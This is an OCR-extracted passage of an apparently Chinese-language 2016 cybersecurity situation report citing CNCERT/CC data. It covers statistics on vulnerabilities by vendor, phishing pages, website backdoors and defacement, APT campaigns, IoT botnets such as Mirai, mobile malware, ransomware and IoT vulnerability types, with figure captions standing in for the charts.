


图1-6　2012-2016年CNVD收录的漏洞数量对比（来源：CNCERT/CC）




图1-7　2016年CNVD收录的漏洞按影响对象类型分类统计（来源：CNCERT/CC）

表1-1　2016年CNVD收录漏洞涉及的厂商情况统计（来源：CNCERT/CC）

漏洞涉及产品	漏洞数量（个）	占全年收录数量百分比
Google	819	7.6%
Oracle	689	6.4%
Adobe	561	5.2%
Microsoft	522	4.8%
IBM	500	4.6%
Apple	439	4.1%
Cisco	356	3.3%
Wordpress	233	2.2%
Linux	218	2.0%
Mozilla	183	1.7 %
Huawei	155	1.4%
其他	6147	56.7%

CNVD 对现有漏洞进一步整理，建立基于重点关注方向的子漏洞库，目前已建立有移动互联网、电信行业、电子政务和工业控制系统 4 类子漏洞库。2016 年这 4 类子漏洞库分别收录漏洞 985 个（占总收录的比例为 9.1%）、640 个（占总收录的比例为 5.9%）、344 个（占总收录的比例为 3.1%）和 172 个（占总收录的比例为 1.5%）。CNVD 收集的子漏洞库情况见表 1-2。

表1-2　CNVD收集的子漏洞库情况（来源：CNCERT/CC）

子漏洞库	收录漏洞数量（个）	占全年收录数量百分比
移动互联网子漏洞库	985	9.1%
电信行业子漏洞库	640	5.9%
电子政务子漏洞库	344	3.1%
工业控制系统子漏洞库	172	1.5%

CNVD 针对重点关注方向子漏洞库的安全漏洞影响情况进行巡查，全年通报涉及政府机构、重要信息系统部门以及行业安全漏洞事件 24246 起，较 2015 年上升 3.1%。

1.1.5 网站安全

（1）网页仿冒

2016 年，CNCERT/CC 监测发现约 17.8 万个针对我国境内网站的仿冒页面，页面数较 2015 年下降 3.6%，约 2 万个 IP 地址承载了上述仿冒页面，其中位于境外的 IP 地址占 85.4%。从承载的仿冒页面数量来看，来自中国香港的数量最多，4332 个 IP 地址共承载了仿冒页面 2.8 万余个，其次是中国境内和美国，承载的仿冒页面均约为 1.7 万个。为有效防止网页仿冒引起的网民经济损失，CNCERT/CC 重点针对金融行业、电信行业网上营业厅的仿冒页面进行处置，全年共协调处置仿冒页面 52836 个。从处置的页面类型来看，积分兑换和用户登录仿冒页面数量最多，分别占处置总数的 32%。从承载仿冒页面 IP 地址归属情况来看，绝大多数 IP 地址位于境外，主要分布在中国香港、美国及中国台湾，其中位于中国香港的 IP 地址超过境外总数的一半。针对跨境仿冒页面的处置，CNCERT/CC 继续与国际网络安全组织加强合作，全年协调境外安全组织处置跨境网页仿冒事件 14515 起。2016 年仿冒境内网站的境外 IP 地址及其承载的仿冒页面数量按国家或地区分布 TOP5 如图 1-8 所示。




图1-8　2016年仿冒境内网站的境外IP地址及其承载的仿冒页面数量按国家或地区分布TOP5（来源：CNCERT/CC）

（2）网站后门

2016 年，CNCERT/CC 监测发现约 4 万个 IP 地址对我国境内 8 万余个网站植入后门，网站数量较 2015 年增长 9.3%。境外有约 3.3 万个（占全部 IP 地址总数的 84.9%）IP 地址通过向网站植入后门对境内约 6.8 万个网站进行远程控制。其中，来自美国的 IP 地址最多，占比 14.0%，其次是来自中国香港和俄罗斯的 IP 地址。从控制我国境内的网站总数来看，来自中国香港的 IP 地址控制数量最多，有 1.3 万余个，其次是来自美国和乌克兰的 IP 地址，分别控制了 9734 个和 8756 个网站。2016 年境外向我国境内网站植入后门 IP 地址所属国家或地区 TOP6 如图 1–9 所示。




图1–9　2016年境外向我国境内网站植入后门IP地址所属国家或地区TOP6（来源：CNCERT/CC）

（3）网页篡改

2016 年，CNCERT/CC 监测发现，我国境内约 1.7 万个网站被篡改，较 2015 年减少 31.7%，其中被篡改的政府网站有 467 个，较 2015 年减少

47.9%。从网页篡改的方式来看，被植入暗链的网站占全部被篡改网站的比例高达 86%，是我国境内网站被篡改的主要方式。从境内网页被篡改的类型分布来看，以 .com 为后缀的商业网站被篡改的数量最多，占总数的 72.3%，其次是以 .net 为后缀的网络服务公司网站和以 .gov 为后缀的政府网站，分别占总数的 7.3% 和 2.8%。2016 年境内被篡改网站按类型分布如图 1−10 所示。




图1−10　2016年境内被篡改网站按类型分布（来源：CNCERT/CC）

1.2 2016 年我国互联网网络安全状况

近年来，随着我国网络安全法律法规、管理制度的不断完善，我国在网络安全技术实力、人才队伍、国际合作等方面取得明显成效。2016 年，我国互联网网络安全状况总体平稳，网络安全产业快速发展，网络安全防护能力得到提升，网络安全国际合作进一步加强。但随着网络空间战略地位的日益提升，世界主要国家纷纷建立网络空间攻击能力，国家级网络冲突日益增多，我国网络空间面临的安全挑战日益复杂。

1.2.1 域名系统安全状况良好，防攻击能力明显上升

2016 年，我国域名服务系统安全状况良好，无重大安全事件发生。据抽样监测，2016 年针对我国域名系统的流量规模在 1Gbit/s 以上的 DDoS 攻

击事件日均约 32 起，均未对我国域名解析服务造成影响，在基础电信企业侧也未发生严重影响解析成功率的攻击事件，主要与域名系统普遍加强安全防护措施，抗 DDoS 攻击能力显著提升相关。2016 年 6 月，发生针对全球根域名服务器及其镜像的大规模 DDoS 攻击，大部分根域名服务器受到不同程度的影响，位于我国的域名根镜像服务器也在同时段遭受大规模网络流量攻击。因应急处置及时，且根区顶级域缓存过期时间往往超过 1 天，此次攻击未对我国域名系统网络安全造成影响。

1.2.2 针对工业控制系统的网络安全攻击日益增多，多起重要工业控制系统安全事件应引起重视

2016 年，全球发生的多起工业控制领域重大事件值得我国警醒。3 月，美国纽约鲍曼水坝的一个小型防洪控制系统遭受攻击；8 月，卡巴斯基安全实验室揭露了针对工业控制行业的“食尸鬼”网络攻击活动，该攻击主要对中东和其他国家的工业企业发起定向网络入侵；12 月，乌克兰电网再一次经历了供电故障，据分析本次故障缘起恶意程序“黑暗势力”的变种。我国工业控制系统规模巨大，安全漏洞、恶意探测等均给我国工业控制系统带来一定的安全隐患。截至 2016 年年底，CNVD 共收录工业控制漏洞 1036 条，其中 2016 年收录 173 个，较 2015 年增长 38.4%。工业控制系统主要存在缓冲区溢出、缺乏访问控制机制、弱口令、目录遍历等漏洞风险。同时，通过联网工业控制设备探测和工业控制协议流量监测，2016 年 CNCERT/CC 共发现我国联网工业控制设备 2504 个，协议主要涉及 S7Comm、Modbus、SNMP、EtherNetIP、Fox、FINS 等，厂商主要为西门子、罗克韦尔、施耐德、欧姆龙等。通过对网络流量分析发现，2016 年度 CNCERT/CC 累计监测到联网工业控制设备指纹探测事件 88 万余次，并发现来自境外 60 个国家的 1610 个 IP 地址对我国联网工业控制设备进行指纹探测。2013−2016 年 CNVD 收录的工业控制系统漏洞情况如图 1−11 所示。工业控制系统高危漏洞涉及厂商情况如图 1−12 所示。发现的联网工业控制设备厂商分布情况如图 1−13 所示。




图1-11　2013-2016年CNVD收录的工业控制系统漏洞情况（来源：CNCERT/CC）




图1-12　工业控制系统高危漏洞涉及厂商情况（来源：CNCERT/CC）




图1-13　发现的联网工业控制设备厂商分布情况（来源：CNCERT/CC）

1.2.3 高级持续性威胁常态化，我国面临的攻击威胁尤为严重

截止到 2016 年年底，国内企业发布高级持续性威胁（APT）研究报告共提及 43 个 APT 组织，其中针对我国境内目标发动攻击的 APT 组织有 36 个[5]。从攻击实现方式来看，更多 APT 攻击采用工程化实现，即依托商业攻击平台和互联网黑色产业链数据等成熟资源实现 APT 攻击。这类攻击不仅降低了发起 APT 攻击的技术和资源门槛，而且加大了受害方溯源分析的难度。2016 年，多起针对我国重要信息系统实施的 APT 攻击事件被曝光，包括 “白象行动[6]”、“蔓灵花攻击行动”等，主要以我国教育、能源、军事和科研领域为主要攻击目标。2016 年 8 月，黑客组织“影子经纪人（Shadow Brokers）”公布了方程式组织[7]经常使用的工具包，包含各种防火墙的漏洞利用代码、黑客工具和脚本，涉及 Juniper、飞塔、思科、天融信、华为等厂商产品。CNCERT/CC 对公布的 11 个产品漏洞（有 4 个疑似为 0day 漏洞）进行普查分析，发现全球约有 12 万个 IP 地址承载了相关产品的网络

[5]　360 威胁情报中心发布的《2016 中国高级持续性威胁（APT）研究报告》。
[6]　又称 Hang Over、摩诃草组织（APT-C-09）、VICEROY TIGER、The Dropping Elephant、Patchwork 等。
[7]　方程式组织（Equation Group），世界上最尖端的网络攻击组织之一，疑似与美国国家安全局（NSA）有联系。

设备，其中我国境内 IP 地址约有 3.3 万个，占全部 IP 地址的 27.8%，对我国网络空间安全造成严重的潜在威胁。2016 年 11 月，黑客组织“影子经纪人”又公布一组曾受美国国家安全局网络攻击与控制的 IP 地址和域名数据，中国是被攻击最多的国家，涉及我国至少 9 所高校，12 家能源、航空、电信等重要信息系统部门和 2 个政府部门信息中心。

1.2.4 大量联网智能设备遭受恶意程序攻击形成僵尸网络，被用于发起大流量 DDoS 攻击

近年来，随着智能可穿戴设备、智能家居、智能路由器等终端设备和网络设备的迅速发展和普及利用，针对物联网智能设备的网络攻击事件比例呈上升趋势，攻击者利用物联网智能设备漏洞可获取设备控制权限，进而被控制形成大规模僵尸网络，或用于用户信息数据窃取、网络流量劫持等其他黑客地下产业交易。2016 年年底，因美国东海岸大规模断网事件和德国电信大量用户访问网络异常事件，Mirai 恶意程序受到广泛关注。Mirai 是一款典型的利用物联网智能设备漏洞进行入侵渗透以实现对设备控制的恶意代码，被控设备数量积累到一定程度将形成一个庞大的“僵尸网络”，称为“Mirai 僵尸网络”。又因物联网智能设备普遍是 24h 在线，感染恶意程序后也不易被用户察觉，形成“稳定”的攻击源。CNCERT/CC 对 Mirai 僵尸网络进行抽样监测，截至 2016 年年底，共发现 2526 台控制服务器控制 125.4 万余台物联网智能设备，对互联网的稳定运行形成严重的潜在安全威胁。此外，CNCERT/CC 还对 Gafgyt 僵尸网络进行抽样检测分析，在 2016 年第 4 季度，共发现 817 台控制服务器控制了 42.5 万台物联网智能设备，累计发起超过 1.8 万次的 DDoS 攻击，其中峰值流量在 5Gbit/s 以上的攻击次数高达 72 次。

1.2.5 网站数据和个人信息泄露屡见不鲜，“衍生灾害”严重

由于互联网传统边界的消失，各种数据遍布终端、网络、手机和云上，加上互联网黑色产业链的利益驱动，数据泄露威胁日益加剧。2016 年，国内外网站数据和个人信息泄露事件频发，对政治、经济、社会的影响逐步加

深，甚至个人生命安全也受到侵犯。在国外，美国大选候选人希拉里的邮件泄露，直接影响到美国大选的进程；雅虎两次账户信息泄露涉及约 15 亿的个人账户，致使美国电信运营商威瑞森 48 亿美元收购雅虎计划搁置甚至可能取消。在国内，我国免疫规划系统网络被恶意入侵，20 万儿童信息被窃取并在网上公开售卖；信息泄露导致精准诈骗案件频发，高考考生信息泄露间接夺去即将步入大学的女学生徐玉玉的生命；2016 年公安机关共侦破侵犯个人信息的案件 1800 多起，查获各类公民个人信息 300 亿余条。此外，据新闻媒体报道，俄罗斯、墨西哥、土耳其、菲律宾、叙利亚、肯尼亚等多个国家政府的网站数据发生泄露。

1.2.6 移动互联网恶意程序趋利性更加明确，移动互联网黑色产业链已经成熟

2016 年，CNCERT/CC 通过自主捕获和厂商交换获得的移动互联网恶意程序数量 205 万余个，较 2015 年增长 39.0%，近 6 年来持续保持高速增长趋势。通过恶意程序行为分析发现，以诱骗欺诈、恶意扣费、锁屏勒索等攫取经济利益为目的的应用程序骤增，占恶意程序总数的 59.6%，较 2015 年增长了近三倍。从恶意程序传播途径发现，诱骗欺诈行为的恶意程序主要通过短信、广告和网盘等特定渠道进行传播，感染用户数达到 2493 万人，造成重大经济损失。从恶意程序的攻击模式发现，通过短信方式传播窃取短信验证码的恶意程序数量占比较大，全年共获得相关样本 10845 个，表现出制作简单、攻击模式固定、暴利等特点，移动互联网黑色产业链已经成熟。

1.2.7 敲诈勒索软件肆虐，严重威胁本地数据和智能设备安全

CNCERT/CC 监测发现，2016 年在传统 PC 端，捕获敲诈勒索类恶意程序样本约1.9万个，数量创近年来新高。对敲诈勒索软件攻击对象分析发现，勒索软件已逐渐由针对个人终端设备延伸至企业用户。针对企业用户方面，主要表示为加密企业数据库，2016 年年底开源 MongoDB 数据库遭受一轮勒索软件的攻击，大量用户受到影响。针对个人终端设备方面，敲诈勒索软

件恶意行为在传统 PC 端和移动端表现出明显的不同特点：在传统 PC 端，主要通过“加密数据”进行勒索，即对用户电脑中的文件加密，胁迫用户购买解密密钥；在移动端，主要通过“加密设备”进行勒索，即远程锁住用户移动设备，使用户无法正常使用设备，并以此胁迫用户支付解锁费用。但从敲诈勒索软件的传播方式来看，传统 PC 端和移动端表现出共性，主要是通过邮件、仿冒正常应用、QQ 群、网盘、贴吧、受害者等传播。

1.3 数据导读

多年来，CNCERT/CC 对我国网络安全宏观状况进行持续监测，以下是 2016 年抽样监测获得的主要数据分析结果。

（1）木马和僵尸程序监测

2016 年木马或僵尸程序控制服务器 IP 地址总数为 96670 个，较 2015 年减少 8.0%。其中，境内木马或僵尸程序控制服务器 IP 地址数量为 48741 个，较 2015 年增长 19.5%；境外木马或僵尸程序控制服务器 IP 地址数量为 47929 个，较 2015 年下降 25.4%。

2016 年木马或僵尸程序受控主机 IP 地址总数为 25840694 个，较 2015 下降 10.1%。其中，境内木马或僵尸程序受控主机 IP 地址数量为 16995381 个，较 2015 年下降 14.1%；境外木马或僵尸程序受控主机 IP 地址数量为 8845313 个，较 2015 年下降 1.1%。

（2）“飞客”蠕虫监测

2016 年全球互联网月均有 465 万余台主机 IP 地址感染“飞客”蠕虫，其中，我国境内感染的主机 IP 地址数量月均近 67 万台。

（3）移动互联网安全监测

2016 年 CNCERT/CC 捕获及通过厂商交换获得的移动互联网恶意程序样本数量为 2053501 个，相比 2015 年增长 39.0%。

按行为属性统计，流氓行为类的恶意程序数量居首位，为 1255301 个，占 61.1%，恶意扣费类（占 18.2%）、资费消耗类（占 13.6%）分列第二、三位。

按操作系统统计，主要是针对 Android 平台的移动互联网恶意程序，占 99.9%。

（4）网站安全监测情况

2016 年我国境内被篡改网站数量为 16758 个，较 2015 年的 24550 个减少 31.7%。其中，境内政府网站被篡改数量为 467 个，较 2015 年的 898 个大幅减少 48.0%，占境内全部被篡改网站数量的 2.8%，较 2015 年下降 0.9 个百分点。

2016 年，监测到仿冒我国境内网站的钓鱼页面 177988 个，涉及 IP 地址 20089 个。在这 20089 个 IP 地址中，85.4% 位于境外。在仿冒我国境内网站的境外 IP 地址中，中国香港占 25.4%，位居第一，美国（占 9.6%）和韩国（占 1.9%）分列第二、三位。从钓鱼站点使用域名的顶级域分布来看，以 .com 最多，占 53.3%，其次是 .cc 和 .pw，分别占 32.7% 和 4.7%。

2016 年，监测到境内 82072 个网站被植入后门，其中政府网站有 2361 个，占境内被植入后门网站的 2.9%。向我国境内网站植入后门的 IP 地址有 33049 个位于境外，主要位于美国（13.8%）、中国香港（6.3%）和俄罗斯（3.8%）。

（5）安全漏洞预警与处置

2016 年，CNVD 收集新增漏洞 10822 个，包括高危漏洞 4146 个（占 38.3%），中危漏洞 5993 个（占 55.4%），低危漏洞 683 个（占 6.3%）。

与 2015 年相比，2016 年 CNVD 收录的漏洞总数增长 33.9%，高危漏洞增加 42.5%。

按漏洞影响对象类型统计，排名前三的分别是应用程序漏洞（占 60.0%）、Web 应用漏洞（占 14.4%）和操作系统漏洞（占 13.2%）。

（6）网络安全事件接收与处理

2016 年，CNCERT/CC 共接收境内外报告的网络安全事件 125660 起，

较 2016 年的 126916 起下降 1.0%。其中，境外报告的网络安全事件数量为 474 起，较 2015 年下降 14.0%。接收的网络安全事件中，排名前三位的分别是网页仿冒事件（占 42.3%）、漏洞事件（占 24.6%）和恶意程序事件（12.0%）。

2016 年，CNCERT/CC 共成功处理各类网络安全事件 125906 起，较 2015 年的 125815 起增长 0.1%。其中，网页仿冒事件（占 43.0%）、漏洞事件（占 25.0%）和恶意程序类事件（占 12.0%）等处理较多。

（7）网络安全信息发布情况

2016 年，CNCERT/CC 共收到通信行业各单位报送的月度信息 533 份，事件信息和预警信息 1593 份，全年共编制并向各单位发送《互联网网络安全信息通报》28 期。

2016 年，CNCERT/CC 通过发布网络安全专报、周报、月报、年报和在期刊杂志上发表文章等多种形式面向行业外发布报告 266 份。

2 网络安全专题分析

2.1 2016 年 IoT 设备漏洞专题分析（来源：CNCERT/CC）

近年来，随着智能手机、可穿戴设备、活动追踪器、无线网络、智能汽车、智能家居等终端设备和网络设备的迅速发展和普及利用，针对IoT设备的网络攻击事件比例呈上升趋势，攻击者利用IoT设备漏洞可导致设备拒绝服务、获取设备控制权限进而形成大规模恶意代码控制网络，或用于用户信息数据窃取、网络流量劫持等其他黑客地下产业交易。为此，CNCERT/CC对2016年收录的IoT设备漏洞（含通用软硬件漏洞以及针对具体目标系统的事件型漏洞）进行统计和专题分析。

2.1.1 IoT 设备漏洞基本情况

（1）IoT 设备通用漏洞按厂商排名

2016年CNVD收录的IoT设备漏洞1117个，涉及Cisco、Huawei、Google、Moxa等厂商。其中，传统网络设备厂商思科（Cisco）设备漏洞有356个，占全年IoT设备漏洞的32%；华为（Huawei）位列第二，共收录155个；安卓系统提供商谷歌（Google）位列第三，工业设备产品提供厂商摩莎

科技（Moxa）、西门子（Siemens）分列第四和第五位。IoT设备漏洞数量TOP厂商排名如图2-1所示。




图2-1　IoT设备漏洞数量TOP厂商排名(来源：CNCERT/CC)

（2）IoT 设备通用漏洞按风险技术类型分布

2016年CNVD收录的IoT设备漏洞类型分别为权限绕过、拒绝服务、信息泄露、跨站、命令执行、缓冲区溢出、SQL注入、弱口令、设计缺陷等漏洞。其中，权限绕过、拒绝服务、信息泄露漏洞数量位列前三，分别占收录漏洞总数的23.5%、19.4%、12.6%。对于弱口令（或内置默认口令）漏洞，虽然在统计比例中漏洞条数占比不大（2.1%），但实际影响却十分广泛，成为恶意代码攻击利用的重要风险点。IoT设备按漏洞类型TOP分布如图2-2所示。




图2-2　按漏洞类型TOP分布(来源：CNCERT/CC)

（3）IoT 设备通用漏洞按设备标签类型分布

2016年CNVD公开收录的1117个IoT设备漏洞中，影响设备的类型（以标签定义）包括网络摄像头、路由器、手机设备、防火墙、网关设备、交换机等。其中，网络摄像头、路由器、手机设备漏洞数量位列前三，分别占公开收录漏洞总数的10.1%、9.4%、4.7%。IoT设备漏洞（通用）按设备类型TOP分布如图2-3所示。

